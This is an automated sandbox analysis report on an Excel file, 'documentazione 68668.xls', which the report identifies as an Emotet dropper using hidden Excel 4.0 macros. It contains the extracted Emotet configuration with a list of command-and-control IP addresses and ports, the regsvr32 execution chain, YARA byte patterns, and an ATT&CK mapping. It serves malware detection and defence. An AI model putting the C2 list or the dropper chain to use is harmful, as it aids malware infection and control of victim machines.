ID: 679676
Sample Name: documentazione 68668.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:19:17
Date: 06/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

documentazione 68668.xls


Overview

General Information

Sample Name:	documentazione 68668.xls
Analysis ID:	679676
MD5:	a4c856aa217eab..
SHA1:	c4bd8e7e5cbb3e..
SHA256:	51737c16eed7b8..
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Malicious sample detected (through…
- Office document tries to convince v…
- Antivirus / Scanner detection for sub…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2996 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1952 cmdline: C:\Windows\System32\regsvr32.exe /S ..\wdusx1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1472 cmdline: C:\Windows\System32\regsvr32.exe /S ..\wdusx2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1200 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\LxvynAbdjmnUIIL\BlVTVcJlqYTKwC.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1980 cmdline: C:\Windows\System32\regsvr32.exe /S ..\wdusx3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- svchost.exe (PID: 2104 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "165.22.254.68:443",
    "198.199.70.22:8080",
    "104.244.79.94:443",
    "103.224.241.74:8080",
    "88.217.172.165:8080",
    "118.98.72.86:443",
    "104.248.225.227:8080",
    "196.44.98.190:8080",
    "103.254.12.236:7080",
    "157.245.111.0:8080",
    "68.183.91.111:8080",
    "202.29.239.162:443",
    "37.44.244.177:8080",
    "139.196.72.155:8080",
    "64.227.55.231:8080",
    "103.85.95.4:8080",
    "195.77.239.39:8080",
    "202.134.4.210:7080",
    "54.37.106.167:8080",
    "103.41.204.169:8080",
    "85.25.120.45:8080",
    "59.148.253.194:443",
    "175.126.176.79:8080",
    "103.126.216.86:443",
    "93.104.209.107:8080",
    "103.56.149.105:8080",
    "202.28.34.99:8080",
    "103.71.99.57:8080",
    "62.171.178.147:8080",
    "116.124.128.206:8080",
    "54.37.228.122:443",
    "210.57.209.142:8080",
    "128.199.217.206:443",
    "36.67.23.59:443",
    "188.225.32.231:4143",
    "87.106.97.83:7080",
    "85.214.67.203:8080",
    "78.47.204.80:443",
    "178.62.112.199:8080",
    "165.232.185.110:8080",
    "157.230.99.206:8080",
    "165.22.254.236:8080"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0hvkZWKoAAJA=",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCWi/kZWKoAAIg="
  ]
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
documentazione 68668.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x96aa:$s1: Excel • 0xa759:$s1: Excel • 0x35d4:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\documentazione 68668.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x96aa:$s1: Excel • 0xa759:$s1: Excel • 0x35d4:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.1196956196.00000000003AA000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Emotet_3		Joe Security	
00000006.00000002.926408860.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.926408860.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_Emotet_db7d33fa	unknown	unknown	0x45f2:$chunk_0: 4C 8D 9C 24 E0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 0x6e7e:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 0x18988:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 0x1c8b3:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 0x388c:$chunk_2: 48 8B C4 48 89 48 08 48 89 50 10 4C 89 40 18 4C 89 48 20 C3 0x6e6c:$chunk_3: 48 8B 45 47 BB 01 00 00 00 48 89 07 8B 45 4F 89 47 08 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 0xdf70:$chunk_4: 48 39 3B 4C 8D 9C 24 C0 00 00 00 49 8B 5B 10 49 8B 73 20 40 0F 95 C7 8B C7 49 8B 7B 28 49 8B E3 5D C3 0x15a57:$chunk_5: BE 02 00 00 00 4C 8D 9C 24 50 02 00 00 8B C6 49 8B 5B 30 49 8B 73 38 49 8B 7B 40 49 8B E3 41 5F 41 5E 41 5D 41 5C 5D C3 0x556e:$chunk_7: 88 02 48 FF C2 48 FF C3 8A 03 84 C0 75 EE EB 03
00000006.00000002.926408860.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_Emotet_d6ac1ea4	unknown	unknown	0x797:$calc1: C7 44 24 30 1D 07 A6 34 C7 04 24 06 12 02 3A C7 44 24 28 5D E4 91 D3 C7 44 24 38 07 12 92 25 C7 44 24 20 53 17 FC 00 0x87e:$calc1: C7 44 24 40 89 6D C3 12 C7 04 24 48 2E 39 69 C7 44 24 38 14 8B A0 DC C7 44 24 48 49 2E A9 76 C7 44 24 30 2B D2 E2 00 0xcaa:$calc1: C7 44 24 40 11 60 F3 10 C7 04 24 91 90 D3 68 C7 44 24 38 D7 A7 B5 06 C7 44 24 48 90 90 43 77 C7 44 24 30 C3 57 9F 00 0x1f02:$calc1: C7 44 24 40 FD 85 F1 55 C7 04 24 1B DF 1A 17 C7 44 24 38 FD 85 F1 55 C7 44 24 48 1B DF 1A 17 C7 44 24 30 D5 51 D7 00 0x200e:$calc1: C7 44 24 40 41 D9 4A 25 C7 04 24 C1 EB 0D 4B C7 44 24 38 14 0F 09 EE C7 44 24 48 C0 EB 9D 54 C7 44 24 30 E8 CD 51 00 0x23d4:$calc1: C7 44 24 30 E0 65 3F 6C C7 04 24 90 5D 98 34 C7 44 24 28 24 49 5D D2 C7 44 24 38 91 5D 08 2B C7 44 24 20 B9 10 85 00 0x24c7:$calc1: C7 44 24 40 31 2C 69 41 C7 04 24 B2 9C 81 58 C7 44 24 38 52 1A B7 F9 C7 44 24 48 B2 9C CC 6A C7 44 24 30 AC E9 53 00 0x268a:$calc1: C7 44 24 30 A5 65 D3 30 C7 04 24 E4 2A 46 2D C7 44 24 28 93 40 B9 97 C7 44 24 38 E5 2A D6 32 C7 44 24 20 D5 F9 78 00 0x2d2b:$calc1: C7 44 24 30 F4 2B A5 2A C7 04 24 99 13 C2 43 C7 44 24 28 B9 5B BA 58 C7 44 24 38 99 13 DB C0 C7 44 24 20 1E 07 A2 00 0x2e28:$calc1: C7 44 24 40 2A 77 B1 57 C7 04 24 0B BE 77 27 C7 44 24 38 96 96 91 B0 C7 44 24 48 0A BE 58 37 C7 44 24 30 24 8B E2 00 0x32dc:$calc1: C7 44 24 40 87 4A CE 17 C7 04 24 58 41 45 6D C7 44 24 38 B1 6F 2A 6D C7 44 24 48 59 41 FE 6C C7 44 24 30 78 19 FE 00 0x33c3:$calc1: C7 44 24 30 15 E5 14 3B C7 04 24 F9 FD 0C 74 C7 44 24 28 C7 DC C5 B5 C7 44 24 38 F8 FD 9C 6B C7 44 24 20 38 65 3F 00 0x37d6:$calc1: C7 44 24 40 0D 38 EB 1E C7 04 24 CC 96 87 7E C7 44 24 38 29 7B FC 25 C7 44 24 48 CD 96 3C 7F C7 44 24 30 8A 75 E7 00 0x3900:$calc1: C7 44 24 40 B1 9C FB 19 C7 04 24 26 C0 2D 2B C7 44 24 38 7B 81 14 BB C7 44 24 48 27 C0 96 2A C7 44 24 30 33 94 A5 00 0x3e20:$calc1: C7 44 24 40 3C 6B A8 43 C7 04 24 F4 F7 94 5C C7 44 24 38 72 44 64 13 C7 44 24 48 F5 F7 2F 5D C7 44 24 30 C3 47 2B 00 0x4a52:$calc1: C7 44 24 30 18 8B 78 26 C7 04 24 6B 47 EA 29 C7 44 24 28 DB C6 97 01 C7 44 24 38 6A 47 7A 36 C7 44 24 20 EC 19 73 00 0x4b3f:$calc1: C7 44 24 30 E4 BD 33 1B C7 04 24 C2 51 CE 6C C7 44 24 28 D7 AE C9 E5 C7 44 24 38 C2 51 F5 D2 C7 44 24 20 F8 D9 51 00 0x529a:$calc1: C7 44 24 40 6C 80 D1 44 C7 04 24 6F 2B BE 78 C7 44 24 38 04 74 9E 1A C7 44 24 48 6E 2B 05 79 C7 44 24 30 FE 3B 50 00 0x7d2b:$calc1: C7 44 24 40 96 C7 88 54 C7 04 24 4B B8 C7 39 C7 44 24 38 A3 B2 2D A8 C7 44 24 48 4B B8 A0 74 C7 44 24 30 2C 7E 51 00 0x7f78:$calc1: C7 44 24 30 66 E9 6F 25 C7 04 24 95 EB 2F 17 C7 44 24 28 52 75 FD 3C C7 44 24 38 95 EB 7C A5 C7 44 24 20 41 0C 43 00 0x8183:$calc1: C7 44 24 30 B4 8B 82 2F C7 04 24 19 03 F8 62 C7 44 24 28 FF 99 DE 99 C7 44 24 38 19 03 C4 14 C7 44 24 20 E3 58 3D 00
00000007.00000002.1197465713.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.regsvr32.exe.140000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.regsvr32.exe.4b0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.regsvr32.exe.140000.0.unpack	Windows_Trojan_Emotet_db7d33fa	unknown	unknown	• 0x3df2:$chunk_0: 4C 8D 9C 24 E0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0x667e:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0x18188:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0x1c0b3:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0x308c:$chunk_2: 48 8B C4 48 89 48 08 48 89 50 10 4C 89 40 18 4C 89 48 20 C3 • 0x666c:$chunk_3: 48 8B 45 47 BB 01 00 00 00 48 89 07 8B 45 4F 89 47 08 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0xd770:$chunk_4: 48 39 3B 4C 8D 9C 24 C0 00 00 00 49 8B 5B 10 49 8B 73 20 40 0F 95 C7 8B C7 49 8B 7B 28 49 8B E3 5D C3 • 0x15257:$chunk_5: BE 02 00 00 00 4C 8D 9C 24 50 02 0 0 00 8B C6 49 8B 5B 30 49 8B 73 38 49 8B 7B 40 49 8B E3 41 5F 41 5E 41 5D 41 5C 5D C3 • 0x4d6e:$chunk_7: 88 02 48 FF C2 48 FF C3 8A 03 84 C0 75 EE EB 03

Source	Rule	Description	Author	Strings
7.2.regsvr32.exe.140000.0.unpack	Windows_Trojan_Emotet_d6ac1ea4	unknown	unknown	• 0x4aa:$calc1: C7 44 24 40 11 60 F3 10 C7 04 24 91 90 D 3 68 C7 44 24 38 D7 A7 B5 06 C7 44 24 48 90 90 43 77 C7 44 24 30 C3 57 9F 00 • 0x1702:$calc1: C7 44 24 40 FD 85 F1 55 C7 04 24 1B D F 1A 17 C7 44 24 38 FD 85 F1 55 C7 44 24 48 1B DF 1A 17 C7 44 24 30 D5 51 D7 00 • 0x180e:$calc1: C7 44 24 40 41 D9 4A 25 C7 04 24 C1 E B 0D 4B C7 44 24 38 14 0F 09 EE C7 44 24 48 C0 EB 9 D 54 C7 44 24 30 E8 CD 51 00 • 0x1bd4:$calc1: C7 44 24 30 E0 65 3F 6C C7 04 24 90 5D 98 34 C7 44 24 28 24 49 5D D2 C7 44 24 38 91 5D 08 2B C7 44 24 20 B9 10 85 00 • 0x1cc7:$calc1: C7 44 24 40 31 2C 69 41 C7 04 24 B2 9C 81 58 C7 44 24 38 52 1A B7 F9 C7 44 24 48 B2 9C CC 6 A C7 44 24 30 AC E9 53 00 • 0x1e8a:$calc1: C7 44 24 30 A5 65 D3 30 C7 04 24 E4 2A 46 2D C7 44 24 28 93 40 B9 97 C7 44 24 38 E5 2A D6 32 C7 44 24 20 D5 F9 78 00 • 0x252b:$calc1: C7 44 24 30 F4 2B A5 2A C7 04 24 99 13 C2 43 C7 44 24 28 B9 5B BA 58 C7 44 24 38 99 13 DB C 0 C7 44 24 20 1E 07 A2 00 • 0x2628:$calc1: C7 44 24 40 2A 77 B1 57 C7 04 24 0B BE 77 27 C7 44 24 38 96 96 91 B0 C7 44 24 48 0A BE 58 37 C7 44 24 30 24 8B E2 00 • 0x2adc:$calc1: C7 44 24 40 87 4A CE 17 C7 04 24 58 41 45 6D C7 44 24 38 B1 6F 2A 6D C7 44 24 48 59 41 FE 6 C C7 44 24 30 78 19 FE 00 • 0x2bc3:$calc1: C7 44 24 30 15 E5 14 3B C7 04 24 F9 FD 0C 74 C7 44 24 28 C7 DC C5 B5 C7 44 24 38 F8 FD 9C 6B C7 44 24 20 38 65 3F 00 • 0x2fd6:$calc1: C7 44 24 40 0D 38 EB 1E C7 04 24 CC 96 87 7E C7 44 24 38 29 7B FC 25 C7 44 24 48 CD 96 3C 7 F C7 44 24 30 8A 75 E7 00 • 0x3100:$calc1: C7 44 24 40 B1 9C FB 19 C7 04 24 26 C0 2D 2B C7 44 24 38 7B 81 14 BB C7 44 24 48 27 C0 96 2 A C7 44 24 30 33 94 A5 00 • 0x3620:$calc1: C7 44 24 40 3C 6B A8 43 C7 04 24 F4 F7 94 5C C7 44 24 38 72 44 64 13 C7 44 24 48 F5 F7 2F 5D C7 44 24 30 C3 47 2B 00 • 0x4252:$calc1: C7 44 24 30 18 8B 78 26 C7 04 24 6B 47 EA 29 C7 44 24 28 DB C6 97 01 C7 44 24 38 6A 47 7A 3 6 C7 44 24 20 EC 19 73 00 • 0x433f:$calc1: C7 44 24 30 E4 BD 33 1B C7 04 24 C2 51 CE 6C C7 44 24 28 D7 AE C9 E5 C7 44 24 38 C2 51 F5 D2 C7 44 24 20 F8 D9 51 00 • 0x4a9a:$calc1: C7 44 24 40 6C 80 D1 44 C7 04 24 6F 2B BE 78 C7 44 24 38 04 74 9E 1A C7 44 24 48 6E 2B 05 79 C7 44 24 30 FE 3B 50 00 • 0x752b:$calc1: C7 44 24 40 96 C7 88 54 C7 04 24 4B B8 C7 39 C7 44 24 38 A3 B2 2D A8 C7 44 24 48 4B B8 A0 7 4 C7 44 24 30 2C 7E 51 00 • 0x7778:$calc1: C7 44 24 30 66 E9 6F 25 C7 04 24 95 EB 2F 17 C7 44 24 28 52 75 FD 3C C7 44 24 38 95 EB 7C A 5 C7 44 24 20 41 0C 43 00 • 0x7983:$calc1: C7 44 24 30 B4 8B 82 2F C7 04 24 19 03 F8 62 C7 44 24 28 FF 99 DE 99 C7 44 24 38 19 03 C4 14 C7 44 24 20 E3 58 3D 00 • 0x9c93:$calc1: C7 44 24 40 97 F5 40 3E C7 04 24 5D 9E 2D 26 C7 44 24 38 32 E3 BE 7A C7 44 24 48 5C 9E 96 2 7 C7 44 24 30 EB 06 66 00 • 0xa6f6:$calc1: C7 44 24 30 B0 D1 CB 3E C7 04 24 66 1B C8 3C C7 44 24 28 3B 15 83 A5 C7 44 24 38 67 1B 58 23 C7 44 24 20 ED 7E 3C 00
6.2.regsvr32.exe.4b0000.0.unpack	Windows_Trojan_Emotet_db7d33fa	unknown	unknown	• 0x3df2:$chunk_0: 4C 8D 9C 24 E0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0x667e:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8 B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0x18188:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0x1c0b3:$chunk_0: 4C 8D 9C 24 C0 00 00 00 8B C3 49 8B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0x308c:$chunk_2: 48 8B C4 48 89 48 08 48 89 50 10 4C 89 40 18 4C 89 48 20 C3 • 0x666c:$chunk_3: 48 8B 45 47 BB 01 00 00 00 48 89 07 8B 45 4F 89 47 08 4C 8D 9C 24 C0 00 00 00 8B C3 49 8 B 5B 10 49 8B 73 18 49 8B 7B 20 49 8B E3 5D C3 • 0xd770:$chunk_4: 48 39 3B 4C 8D 9C 24 C0 00 00 00 49 8B 5B 10 49 8B 73 20 40 0F 95 C7 8B C7 49 8B 7B 28 49 8B E3 5D C3 • 0x15257:$chunk_5: BE 02 00 00 00 4C 8D 9C 24 50 02 0 0 00 8B C6 49 8B 5B 30 49 8B 73 38 49 8B 7B 40 49 8B E3 41 5F 41 5E 41 5D 41 5C 5D C3 • 0x4d6e:$chunk_7: 88 02 48 FF C2 48 FF C3 8A 03 84 C0 75 EE EB 03
Click to see the 7 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET CNC Feodo Tracker Reported CnC Server TCP group 12 - Source IP: 192.168.2.22 - Destination IP: 198.199.70.22

Timestamp:	192.168.2.22198.199.70.224917780802404322 08/06/22-09:20:53.106547
SID:	2404322
Source Port:	49177
Destination Port:	8080
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)


Stealing of Sensitive Information

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	4 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 5 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Scripting	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Hidden Files and Directories	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	1 5 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph

